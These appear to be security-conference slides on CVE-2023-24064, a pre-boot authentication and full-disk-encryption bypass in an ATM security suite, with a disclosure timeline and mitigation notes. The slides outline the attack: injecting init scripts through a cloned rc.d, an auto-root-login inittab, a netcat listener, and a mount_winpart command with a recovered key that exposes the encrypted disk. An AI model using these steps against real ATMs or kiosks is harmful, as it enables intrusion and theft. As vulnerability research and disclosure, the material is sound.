

BZIMAGE

Cat & Mouse



VSS v18.X

- PBA Phase I:
 - BOOTXSA2 - UEFI Index
 - 253 Elements validated
- System V
 - /etc/inittab -> /etc/rc.d/rc3.d -> root login
- PBA Phase II:
 - /LOG/initial.txt – 2,567 files/folders



e090 0000 0000 0000 0000 0000 0000 0000 5c00 6200 6900 6e00 5c00 6200 6100 7300\b.i.n.\b.a.s.
6800 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000	h.....
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b e114 47ee e5a5 4104 8dab 1813 67fc	8..JZ.e..j...G..A....g.
5c00 6200 6900 6e00 5c00 6300 6100 7400 0000 0000 0000 0000 0000 0000 0000 0000	\b.i.n.\c.a.t.....
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000



VSS v18.X - Investigation

- Phase I validation
 - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
 - /root/.profile

```
# Begin /etc/fstab
#
# file system  mount-point  type    options          dump   fsck
#                                     order
#
/tmp/rootfs      /           ext4    defaults        1      1
proc             /proc        proc    defaults,noauto 0      0
sysfs            /sys         sysfs   defaults,noauto 0      0
devpts            /dev/pts     devpts  gid=4,mode=620  0      0
shm               /dev/shm     tmpfs   defaults        0      0
tmpfs             /run         tmpfs   defaults,noauto 0      0
tmpfs             /tmp         tmpfs   defaults        0      0
tmpfs             /var         tmpfs   defaults        0      0
tmpfs             /root        tmpfs   defaults        0      0
tmpfs             /mnt         tmpfs   defaults        0      0
devtmpfs          /dev         devtmpfs mode=0755,nosuid,noauto 0      0
#
# End /etc/fstab
```

```
boot_mesg "Recording existing mounts in /etc/mtab"
> /etc/mtab
mount -f / || failed=1
mount -f /proc || failed=1
mount -f /sys || failed=1
(exit ${failed})
evaluate_retval

# This will mount all filesystems that do not have
# their option list. _netdev denotes a network filesystem
boot_mesg "Mounting remaining file systems..."
mount -a -o no_netdev >/dev/null
evaluate_retval
```

```
# SCF
boot_mesg "Extracting /var directories..."
tar xvf /etc/var.tar -C / >& /dev/null
tar xvf /etc/root.tar -C / >& /dev/null
```

```
;;
stop)
boot_mesg "Unmounting all other currently mounted
filesystems"
umount -a -d -r >/dev/null
evaluate_retval
;;

```

VSS v18.X - Investigation

- Phase I validation
 - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
 - /root/.profile
- Not /etc/inittab?!

```
root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "^/etc"  
/etc/rc.d  
/etc/root.tar  
/etc/udev  
/etc/var.tar
```



VSS v18.X - Investigation

- Phase I validation
 - var.tar, root.tar, fstab, rc.d
- /root TMPFS via fstab
- Phase II bootstrap
 - /root/.profile
- Not /etc/inittab?!
- Staging Directory

```
root@4f7b8305962e:~# sort pba-phaseI-index.lst | grep "^/etc"
/etc/rc.d
/etc/root.tar
/etc/udev
/etc/var.tar
```


```
if [ "$NEW_FILE" != "" ]
then
    find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev" |
    grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
    grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
    grep -v "^/usr/SUPERSHEEP/displaylink" |
    grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
    grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
    grep -v "^/usr/SUPERSHEEP/var" |
    sort > $NEW_FILE
    sync
else
    if [ ! -f $ORIG_FILE ]
    then
        exit 1
    fi
    size=`stat -c '%s' $ORIG_FILE`
    if [ "$SIZE" == "0" ]
    then
        exit 1
    fi
    find / -print | grep -v "^/proc" | grep -v "^/sys" | grep -v "^/dev" |
    grep -v "^/mnt" | grep -v "^/tmp" | grep -v "^/var" | grep -v "^/run" |
    grep -v "^/root" | grep -v "^/LOG" | grep -v "^/usr/SUPERSHEEP/avira" |
    grep -v "^/usr/SUPERSHEEP/displaylink" |
    grep -v "^/usr/X11-7.7/lib/xorg/modules/drivers" |
    grep -v "^/lib/modules/`uname -r`/kernel/drivers/gpu" |
    grep -v "^/usr/SUPERSHEEP/var" |
    sort > /tmp/find.all
    sync
    sort $ORIG_FILE > /tmp/orig_sorted
    sync
```

v18.X JackPot – CVE-2023-24064

- Clone */etc/rc.d* to *\$SAFE_DIR*
- Patch Global Variables
 - Clone */etc/sysconfig/rc* to *\$SAFE_DIR/rc*
 - Patch *\$rc_base* to *\$SAFE_DIR*
- Inject *\$SAFE_DIR/rc.d/init.d/X*
- Call *rc3* from *\$SAFE_DIR*
- PROFIT

```
# Begin /etc/inittab
id:3:initdefault:
si::sysinit:/etc/rc.d/init.d/rc sysinit
l0:0:wait:/etc/rc.d/init.d/rc 0
l1:S1:wait:/etc/rc.d/init.d/rc 1
l2:2:wait:/etc/rc.d/init.d/rc 2
l3:3:wait:/etc/rc.d/init.d/rc 3
l3:3:wait:/usr/SUPERSHEEP/avira/cryptopro/rc.d/init.d/rc 3
l4:4:wait:/etc/rc.d/init.d/rc 4
l5:5:wait:/etc/rc.d/init.d/rc 5
l6:6:wait:/etc/rc.d/init.d/rc 6
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
su:S016:once:/sbin/sulogin
#1:2345:respawn:/sbin/agetty tty1 9600
1:2345:respawn:/bin/login -f root
2:2345:respawn:/sbin/agetty tty2 9600
3:2345:respawn:/sbin/agetty tty3 9600
4:2345:respawn:/sbin/agetty tty4 9600
5:2345:respawn:/sbin/agetty tty5 9600
6:2345:respawn:/sbin/agetty tty6 9600
# End /etc/inittab
```





```
Terminal - root@e068ed3f421d:/vynamic
File Edit View Terminal Tabs Help
root@e068ed3f421d:/vynamic#
```

```
Terminal - nc -lvp 5050
File Edit View Terminal Tabs Help
vss-mitm@lab-box: ~
→ emptynebulis$ nc -lvp 5050
listening on [any] 5050 ...
```

Finding Impact

- /usr/SUPERSHEEP/bin/mount_winpart
- Watch /proc/* cmdline

```
bash-4.4# ./mount_winpart
./mount_winpart
Must specify partition!
usage: mount_winpart -p <partition> -n <start sector> [-f <keyfile>] [-k <key base64>] -w -d <mountpoint>
```

Finding Impact – FDE Defeated!!

- /usr/SUPERSHEEP/bin/mount_winpart
- Watch /proc/* cmdline

```
bash-4.4# /usr/SUPERSHEEP/bin/mount winpart -p /dev/sda3 -k AQIqEcAAAAABA.
g[REDACTED]Z8
A[REDACTED]AA
dC[REDACTED]= -n 3a800 /mnt/encrypted
<A[REDACTED]c= -n 3a800 /mnt/encryptedC
bash-4.4# mount /mnt/encryptedC/winpart /mnt/C
mount /mnt/encryptedC/winpart /mnt/C
bash-4.4# ls -al /mnt/C
ls -al /mnt/C
total 3276868
drwxrwxrwx 1 root root      0 Apr  1 2024 $Recycle.Bin
drwxrwxrwx 1 root root 12288 Apr  1 18:33 .
drwxrwxrwt 5 root root     100 Apr  1 18:04 ..
-rwxrwxrwx 1 root root    8192 Apr  1 2024 DumpStack.log.tmp
drwxrwxrwx 1 root root      0 Apr  1 18:10 Logs
drwxrwxrwx 1 root root      0 Dec  7 2019 PerfLogs
drwxrwxrwx 1 root root   4096 Apr  1 2024 Program Files
drwxrwxrwx 1 root root   8192 May  5 2023 Program Files (x86)
```

CVE-2023-24064 – Scope / Timeline

- == v18.12
-

- December 08, 2021: Vulnerability identified
- December 10, 2021: Confirmed remediation in VSS v3.3.0 SR4
- January 01, 2022: Vendor notified
- January 14, 2022: Vendor confirmation
- January 22, 2023: MITRE Reservation



CVE-2023-24064 - Mitigation

- PBA Phase I
 - BOOTXSA - UEFI Index
- 20% Reduction – PBA Phase I
 - 253 -> 56!
 - Vendor confirmation < IMA Protections
- /etc/inittab - validated



```
5c00 6200 6900 6e00 5c00 6200 6100 7300 6800 0000 0000 0000 0000 0000 0000 0000 0000 \.b.i.n.\.b.a.s.h.....  
0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f62 6173 6800 0000 .....bin/bash...  
0000 0000 0000 0000 0000 0000 9f9b e5b5 8938 ecf7 aa4a 5acf 65bb 916a 959b .....8..JZ.e..j..  
e114 47ee e5a5 4104 8dab 1813 67fc 5c00 6200 6900 6e00 5c00 6300 6100 7400 0000 ..G...A....g.\.b.i.n.\.c.a.t..  
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 .....  
0000 2f62 696e 2f63 6174 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 fe79 f9f9 ..../bin/cat.....y..  
3aa0 3a67 41fa ba21 3c68 b2f4 9c62 7485 5f74 b31a f07a 9136 f0ef c1cd 5c00 6200 :::gA..!<h...bt._t...z.6....\b.  
6900 6e00 5c00 6300 6800 6d00 6f00 6400 0000 0000 0000 0000 0000 0000 0000 0000 i.n.\.c.h.m.o.d.....  
0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 696e 2f63 686d 6f64 0000 0000 0000 ...../bin/chmod.....  
0000 0000 0000 0000 9aba bfbf 368d a679 2ee7 bb96 708a c869 9d35 3db8 ebf7 .....6..y....p..i.5=...  
5900 6daa 9dff 9484 6b99 5c00 6200 6900 6e00 5c00 6400 6d00 6500 7300 6700 0000 Y.m....k.\.b.i.n.\.d.m.e.s.g...  
0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 2f62 ...../b  
696e 2f64 6d65 7367 0000 0000 0000 0000 0000 0000 0000 0000 24e3 3c68 6473 f8f2 in/dmesg.....$.<hd$..
```

IMA WHA?

- Kernel Signature Signing
- cp -> new.file – Loose Attrib
- mv -> new.file – Keep Attrib
- No IMA / Broken IMA – No Go
- File Name/Path Aware
- Parent/Child Aware

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# ls -al wc
-rwxr-xr-x 1 root root 41164 Apr 16 2021 wc
```

```
root@bf0c7a9b4ef9:/mnt/disk/usr/bin# getfattr -m . wc
# file: wc
security.ima
```

Digital Signatures and Executable Scripts

An IMA policy rule like `appraise func=BPRM_CHECK appraise_type=imasig` causes appraisal of all executed files. On first sight this also seems to apply to scripts:

```
root # cat <<END >test.sh
#!/bin/bash
echo script executed
END


root # chmod +x ./test.sh
root # ./test.sh
-bash: ./test.sh: /bin/bash: bad interpreter: Permission denied
```

The script can still be executed explicitly via the interpreter, however:

```
root # /bin/bash ./test.sh
script executed
```

The reason for this is that the interpreter has a valid IMA digital signature and is executed as normal. The parameter to the interpreter is not validated by IMA. This would be unrealistic, because the kernel would need to know all possible interpreters and which parameters they support.

When the script is executed implicitly via the shebang line, the script is treated like an executable file, however, and IMA kicks in. This is undesirable, because it does not offer any extra security, since the script can be executed by passing it to the interpreter explicitly. It is not currently possible, however, to allow execution of unsigned scripts. This is a missing feature of IMA.



Vynamic Security Suite: v3.3.0 SR9

VSS v3.3.0 SR9 - Investigation

- Phase I validation

- var.tar, root.tar, fstab, rc.d, inittab
- But not /etc/mtab!!!

```
# Begin /etc/fstab

# file system  mount-point  type      options          dump  fsck
#                                     order
/tmp/rootfs    /           ext4      defaults        1      1
proc           /proc        proc      defaults,noauto 0      0
sysfs          /sys         sysfs     defaults,noauto 0      0
devpts          /dev/pts     devpts    gid=4,mode=620  0      0
shm             /dev/shm     tmpfs     defaults        0      0

tmpfs           /run         tmpfs     defaults,noauto 0      0
tmpfs           /tmp         tmpfs     defaults        0      0
tmpfs           /var         tmpfs     defaults        0      0
tmpfs           /root        tmpfs     defaults        0      0
tmpfs           /mnt         tmpfs     defaults        0      0

devtmpfs        /dev         devtmpfs mode=0755,nosuid,noauto 0      0

# End /etc/fstab
```

```
# Remove (stale) /etc/mtab~ file
if [ -f "/etc/mtab~" ]
then
    boot_mesg "Removing /etc/mtab lock file..."
    rm -f "/etc/mtab~"
fi

for i in /etc/mtab.*
do
    if [ -f "$i" ]
    then
        rm -"$i"
    fi
done

boot_mesg "Recording existing mounts in /etc/mtab..."
> /etc/mtab
mount -f / || failed=1
mount -f /proc || failed=1
mount -f /sys || failed=1
mount -f /sys/kernel/security || failed=1
(exit ${failed})
evaluate_retval
```

